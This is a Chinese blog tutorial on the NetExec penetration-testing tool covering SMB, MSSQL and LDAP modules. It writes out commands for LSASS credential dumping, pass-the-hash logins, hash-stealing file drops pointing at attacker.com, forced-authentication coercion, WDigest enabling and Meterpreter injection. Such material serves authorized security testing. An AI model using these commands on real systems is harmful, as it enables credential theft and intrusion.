 跳到内容
NetExec(简称 nxc,前身为 CrackMapExec)是一款功能强大的内网渗透测试与安全审计工具,主要用于针对 Windows 环境(Active Directory 域)进行服务枚举、凭证测试、漏洞利用、后渗透等操作。它支持多种协议,包括 SMB、LDAP、MSSQL、WinRM、SSH 等,其中 SMB、LDAP 和 MSSQL 是最常用的三大协议。
基本使用方式
列出某个协议支持的所有模块:
nxc smb -L          # 查看 SMB 协议的所有模块
nxc mssql -L        # 查看 MSSQL 协议的所有模块
nxc ldap -L         # 查看 LDAP 协议的所有模块
查看某个模块的具体选项(非常重要!):
nxc smb -M spider_plus --options
nxc ldap -M laps --options
nxc mssql -M enum_priv --options运行模块的基本格式:
nxc <协议> <目标IP/网段/文件> -u 用户名 -p 密码 -M 模块名 -o 选项=值或者使用哈希登录(NTLM hash):
nxc smb 192.168.1.10 -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0' -M lsassy可以同时运行多个模块(新版本支持):
nxc smb dc01.domain.local -u user -p pass -M coerce_plus -M spider_plus -M zerologon无凭证空跑(guest/null session)示例:
nxc smb 10.10.10.0/24 -u '' -p '' --shares下面分别介绍 smb、mssql、ldap 三大协议中最常用的模块及其典型使。
SMB 协议模块详解与使用示例
SMB 模块分为低权限(普通域用户即可)和高权限(通常需要本地/域管理员)两大类。
低权限模块(Low Privilege Modules)常用示例
-
枚举与漏洞检查类
# 检查永恒之蓝(MS17-010) nxc smb 192.168.1.10 -M ms17-010 # 检查 SMBGhost (CVE-2020-0796) nxc smb 10.10.10.10 -M smbghost # 检查 Zerologon (CVE-2020-1472) nxc smb dc01 -M zerologon # 检查 PrintNightmare nxc smb printserver -M printnightmare # 检查 NoPac (CVE-2021-42278 + 42287) nxc smb dc01 -M nopac # 强制认证漏洞检查(coerce家族) nxc smb dc01 -M coerce_plus -o LISTENER=192.168.1.100bash17 行 -
信息收集与凭证提取类
# 递归爬取所有可访问共享并保存元数据(推荐) nxc smb fileserver -u user -p pass -M spider_plus -o OUTPUT_FOLDER=./shares OUTPUT_FILE=metadata.json # 更激进:递归下载所有文件(小心使用) nxc smb fileserver -M spider_plus -o DOWNLOAD_FLAG=TRUE EXCLUDE_FILTER="C$,IPC$,ADMIN$,NETLOGON,SYSVOL" # 提取 GPP 中的明文密码(旧域环境常见) nxc smb dc01 -M gpp_password # 查找自动登录凭证(GPP autologin) nxc smb dc01 -M gpp_autologinbash11 行 -
文件投放钓鱼类
# 在所有可写共享投放 .scf 文件钓 hash nxc smb fileserver -M scuffy -o SERVER=192.168.1.100 # 投放 .url / .lnk 快捷方式钓鱼 nxc smb fileserver -M slinky -o SERVER=attacker.combash5 行
高权限模块(High Privilege Modules)常用示例
-
凭证转储类
# lsassy 方式转储 LSASS(推荐,稳定) nxc smb dc01 -u admin -p pass -M lsassy # nanodump + pypykatz 解析 nxc smb target -M nanodump # procdump + pypykatz nxc smb target -M procdumpbash8 行 -
其他高价值模块
# 转储 BitLocker 状态 nxc smb target -M bitlocker # 从 Veeam 数据库提取凭证 nxc smb backupserver -M veeam # 检查并启用 WDigest(老系统可明文抓密码) nxc smb target -M wdigest -o ACTION=create # 提取 Wi-Fi 密钥 nxc smb laptop01 -M wifibash11 行
MSSQL 协议模块详解与使用示例
低权限模块常用
# 枚举可被模拟(impersonate)的用户
nxc mssql sqlserver -u sa -p 'Password123' -M enum_impersonate

# 检查并利用权限提升路径
nxc mssql sql01 -M mssql_priv

# 通过链接服务器执行命令
nxc mssql sql01 -M link_xpcmd -o "CMD=whoami"

# 强制认证(配合 relay)
nxc mssql sql02 -M mssql_coerce -o LISTENER=attacker-ip高权限模块
与 SMB 部分高权模块重叠(如 nanodump、met_inject、web_delivery 等),常用于拿下 SQL 服务后横移。
LDAP 协议模块详解与使用示例
LDAP 模块几乎全部为低权限,非常适合域情报收集。
常用示例:
# 获取所有用户描述(经常有弱密码/历史密码)
nxc ldap dc01 -u user -p pass -M get-desc-users

# 提取 LAPS 密码(需要读取权限)
nxc ldap dc01 -M laps

# 查找 ADCS 证书模板(配合 ESCx 漏洞)
nxc ldap dc01 -M adcs

# 检查域信任关系
nxc ldap dc01 -M enum_trusts

# 查找预创建计算机账户(常用于 RBCD)
nxc ldap dc01 -M pre2k

# 获取精细密码策略
nxc ldap dc01 -M pso

# 检查 LDAP 签名/通道绑定是否强制
nxc ldap dc01 -M ldap-checker小结与建议
NetExec 的核心优势在于模块化和批量能力。推荐的日常工作流:
- 先用
nxc <协议> -L熟悉模块列表 - 对每个模块运行
-M 模块名 --options看参数 - 常用组合:
spider_plus + coerce_plus + lsassy + zerologon/nopac - 大规模扫描:
nxc smb targets.txt -u user -p pass -M spider_plus ...
熟练掌握这些模块后,内网从信息收集到提权横移的效率会大幅提升。
完整模块使用手册
命令来源:
nxc --list-modules输出内容中文翻译
smb
LOW PRIVILEGE MODULES(低权限模块)
[*] add-computer 添加或删除域计算机账户
[*] backup_operator 利用备份操作员组用户转储 NTDS.dit(贡献者 @mpgn_x64)
[*] coerce_plus 检查目标是否易受任何强制认证漏洞影响的模块。设置 LISTENER IP 以进行强制认证。
[*] dfscoerce [已移除] 检查域控制器是否易受 DFSCoerce 漏洞影响的模块(贡献者 @filip_dragovic/@Wh04m1001 和 @topotam)
[*] drop-sc 在每个可写共享上投放 searchConnector-ms 文件
[*] enum_av 通过 LsarLookupNames 收集远程主机上安装的所有端点保护解决方案信息(无需权限)
[*] enum_ca 匿名使用 RPC 端点搜索 ADCS 证书颁发机构
[*] gpp_autologin 在域控制器搜索 registry.xml 文件以查找自动登录信息,并返回用户名和密码
[*] gpp_password 检索通过组策略首选项推送的账户明文密码及其他信息
[*] ioxidresolver 此模块帮助识别具有额外活跃接口的主机
[*] ms17-010 MS17-010 - 永恒之蓝 - 未在实验室环境外测试
[*] nopac 检查域控制器是否易受 CVE-2021-42278 和 CVE-2021-42287 影响,从而从标准域用户冒充域管理员
[*] petitpotam [已移除] 检查域控制器是否易受 PetitPotam 漏洞影响的模块(贡献者 @topotam)
[*] printerbug [已移除] 检查目标是否易受 PrinterBug 漏洞影响的模块。设置 LISTENER IP 以进行强制认证。
[*] printnightmare 检查主机是否易受 PrintNightmare 漏洞影响
[*] remove-mic 检查主机是否易受 CVE-2019-1040 漏洞影响
[*] scuffy 在所有可写共享中创建并转储任意 .scf 文件,其图标属性包含指向指定 SMB 服务器的 UNC 路径
[*] shadowcoerce [已移除] 检查目标是否易受 ShadowCoerce 漏洞影响的模块(贡献者 @Shutdown 和 @topotam)
[*] slinky 在所有具有写权限的共享中创建 Windows 快捷方式,其图标属性包含指向指定服务器(默认 SMB)的 URI
[*] smbghost 检查主机 SMB 方言 3.1.1 和压缩功能,这是 SMBGhost 漏洞(CVE-2020-0796)的指标模块
[*] spider_plus 递归列出文件并将 JSON 共享文件元数据保存到 'OUTPUT_FOLDER'。查看模块选项以进行更精细配置。
[*] spooler 检测打印假脱机服务是否启用
[*] timeroast TimeRoasting 利用 Windows NTP 认证请求任何计算机或信任账户的密码哈希
[*] webdav 检查目标上 WebClient 服务是否正在运行
[*] zerologon 检查域控制器是否易受 Zerologon(即 CVE-2020-1472)漏洞影响

HIGH PRIVILEGE MODULES(高权限模块,需要管理员权限)
[*] bitlocker 枚举目标上的 BitLocker 状态(启用或禁用)
[*] dpapi_hash 基于主密钥远程转储 DPAPI 哈希
[*] empire_exec 使用 Empire 的 RESTful API 为指定监听器生成启动器并执行它
[*] enum_dns 使用 WMI 从 AD DNS 服务器转储 DNS 记录
[*] firefox [已移除] 从 Firefox 转储凭据
[*] get_netconnections 使用 WMI 查询网络连接
[*] handlekatz 使用 handlekatz64 获取 LSASS 转储并用 pypykatz 解析结果
[*] hash_spider 使用 BloodHound 从给定哈希递归转储 LSASS 以查找本地管理员
[*] hyperv-host 在虚拟机上执行注册表查询以查找其 Hyper-V 主机
[*] iis 使用 appcmd.exe 检查 IIS 应用池配置文件中的凭据
[*] impersonate 列出并冒充令牌,以本地登录用户身份运行命令
[*] install_elevated 检查 AlwaysInstallElevated 漏洞
[*] keepass_discover 搜索 KeePass 相关文件和进程
[*] keepass_trigger 设置恶意 KeePass 触发器以明文导出数据库
[*] lsassy 远程转储 LSASS 并用 lsassy 解析结果
[*] masky 通过 ADCS 和 KDC 远程转储域用户凭据
[*] met_inject 下载 Meterpreter stager 并注入内存
[*] mobaxterm 通过 RemoteRegistry 或 NTUSER.dat 导出远程转储 MobaXterm 凭据
[*] mremoteng 在 AppData、Desktop 和 Documents 文件夹中递归转储 mRemoteNG 密码
[*] msol 从 Azure AD-Connect 服务器的本地数据库转储 MSOL 明文密码
[*] nanodump 使用 nanodump 获取 LSASS 转储并用 pypykatz 解析结果
[*] notepad++ 提取 Notepad++ 未保存文件
[*] ntdsutil 使用 ntdsutil 转储 NTDS
[*] ntlmv1 检测目标上的 lmcompatibilitylevel 是否低于 3(即启用 NTLMv1)
[*] pi 通过进程注入以登录用户身份运行命令
[*] powershell_history 为所有用户提取 PowerShell 历史记录并查找敏感命令
[*] procdump 使用 procdump64 获取 LSASS 转储并用 pypykatz 解析结果
[*] putty 查询注册表中保存 PuTTY SSH 私钥的用户,如果找到则下载私钥
[*] rdcman 远程转储 Remote Desktop Connection Manager(Sysinternals)凭据
[*] rdp 启用/禁用 RDP
[*] recent_files 提取最近修改的文件
[*] reg-query 在机器上执行注册表查询
[*] reg-winlogon 收集注册表中存储的自动登录凭据
[*] remote-uac 启用或禁用远程 UAC
[*] runasppl 检查注册表值 RunAsPPL 是否已设置
[*] schtask_as 以登录用户身份远程执行计划任务
[*] security-questions 获取计算机上用户的安全问题和答案
[*] shadowrdp 启用或禁用影子 RDP
[*] snipped 下载新版 Snipping Tool 拍摄的截图
[*] teams_localdb 从本地 Microsoft Teams 数据库检索明文 SSO auth cookie,如果 Teams 打开则杀死所有 Teams 进程
[*] test_connection Ping 主机
[*] uac 检查 UAC 状态
[*] veeam 从本地 Veeam SQL 数据库提取凭据
[*] vnc 从 VNC 服务器和客户端配置中掠夺密码
[*] wam 从 Token Broker Cache 转储访问令牌。更多信息见 https://blog.xpnsec.com/wam-bam/。模块作者 zblurx
[*] wcc 检查 Windows 机器上的各种安全配置项
[*] wdigest 创建/删除 'UseLogonCredential' 注册表键,以在 Windows >= 8.1 上启用 WDigest 凭据转储
[*] web_delivery 使用 exploit/multi/script/web_delivery 模块启动 Metasploit Payload
[*] wifi 获取所有无线接口的密钥
[*] winscp 在注册表和默认位置查找 WinSCP.ini 文件并尝试提取凭据mssql
LOW PRIVILEGE MODULES(低权限模块)
[*] enum_impersonate 枚举具有模拟权限的用户
[*] enum_logins 枚举 SQL Server 登录账户
[*] exec_on_link 在 SQL Server 链接服务器上执行命令
[*] link_enable_xp 在链接 SQL 服务器上启用或禁用 xp_cmdshell
[*] link_xpcmd 在链接 SQL 服务器上运行 xp_cmdshell 命令
[*] mssql_coerce 在目标 MSSQL 服务器上执行任意 SQL 命令
[*] mssql_priv 枚举并利用 MSSQL 权限

HIGH PRIVILEGE MODULES(高权限模块,需要管理员权限)
[*] empire_exec 使用 Empire 的 RESTful API 为指定监听器生成启动器并执行它
[*] enum_links 枚举链接 SQL 服务器及其登录配置
[*] met_inject 下载 Meterpreter stager 并注入内存
[*] nanodump 使用 nanodump 获取 LSASS 转储并用 pypykatz 解析结果
[*] test_connection Ping 主机
[*] web_delivery 使用 exploit/multi/script/web_delivery 模块启动 Metasploit Payloadldap
LOW PRIVILEGE MODULES(低权限模块)
[*] adcs 在 Active Directory 中查找 PKI 注册服务和证书模板名称
[*] daclread 读取并备份对象的任意访问控制列表(DACL)。注意:此模块无法递归读取 DACL,详见选项说明。
[*] enum_trusts 提取所有信任关系、信任方向和信任传递性
[*] find-computer 通过提供的文本在域中查找计算机
[*] get-desc-users 获取用户描述(可能包含密码)
[*] get-network 从域中查询所有 DNS 记录及其对应 IP
[*] get-unixUserPassword 从 LDAP 中获取所有用户的 unixUserPassword 属性
[*] get-userPassword 从 LDAP 中获取所有用户的 userPassword 属性
[*] group-mem [已移除] 检索组内的所有成员
[*] groupmembership 查询用户所属的组
[*] laps 检索账户具有读取权限的所有 LAPS 密码
[*] ldap-checker 检查 LDAP 签名和通道绑定是否被要求和/或强制执行
[*] maq 检索域级别的 MachineAccountQuota 属性
[*] obsolete 从 LDAP 中提取所有过时操作系统
[*] pre2k 识别预创建的计算机账户,将结果保存到文件,并为每个账户获取 TGT
[*] pso 获取精细粒度密码策略(PSO)
[*] sccm 在 Active Directory 中查找 SCCM 基础设施
[*] subnets 检索 Active Directory 中的不同站点和子网
[*] user-desc 获取 Active Directory 中存储的用户描述
[*] whoami 获取提供用户的详细信息原文 https://blog.csdn.net/2301_79518550/article/details/157845074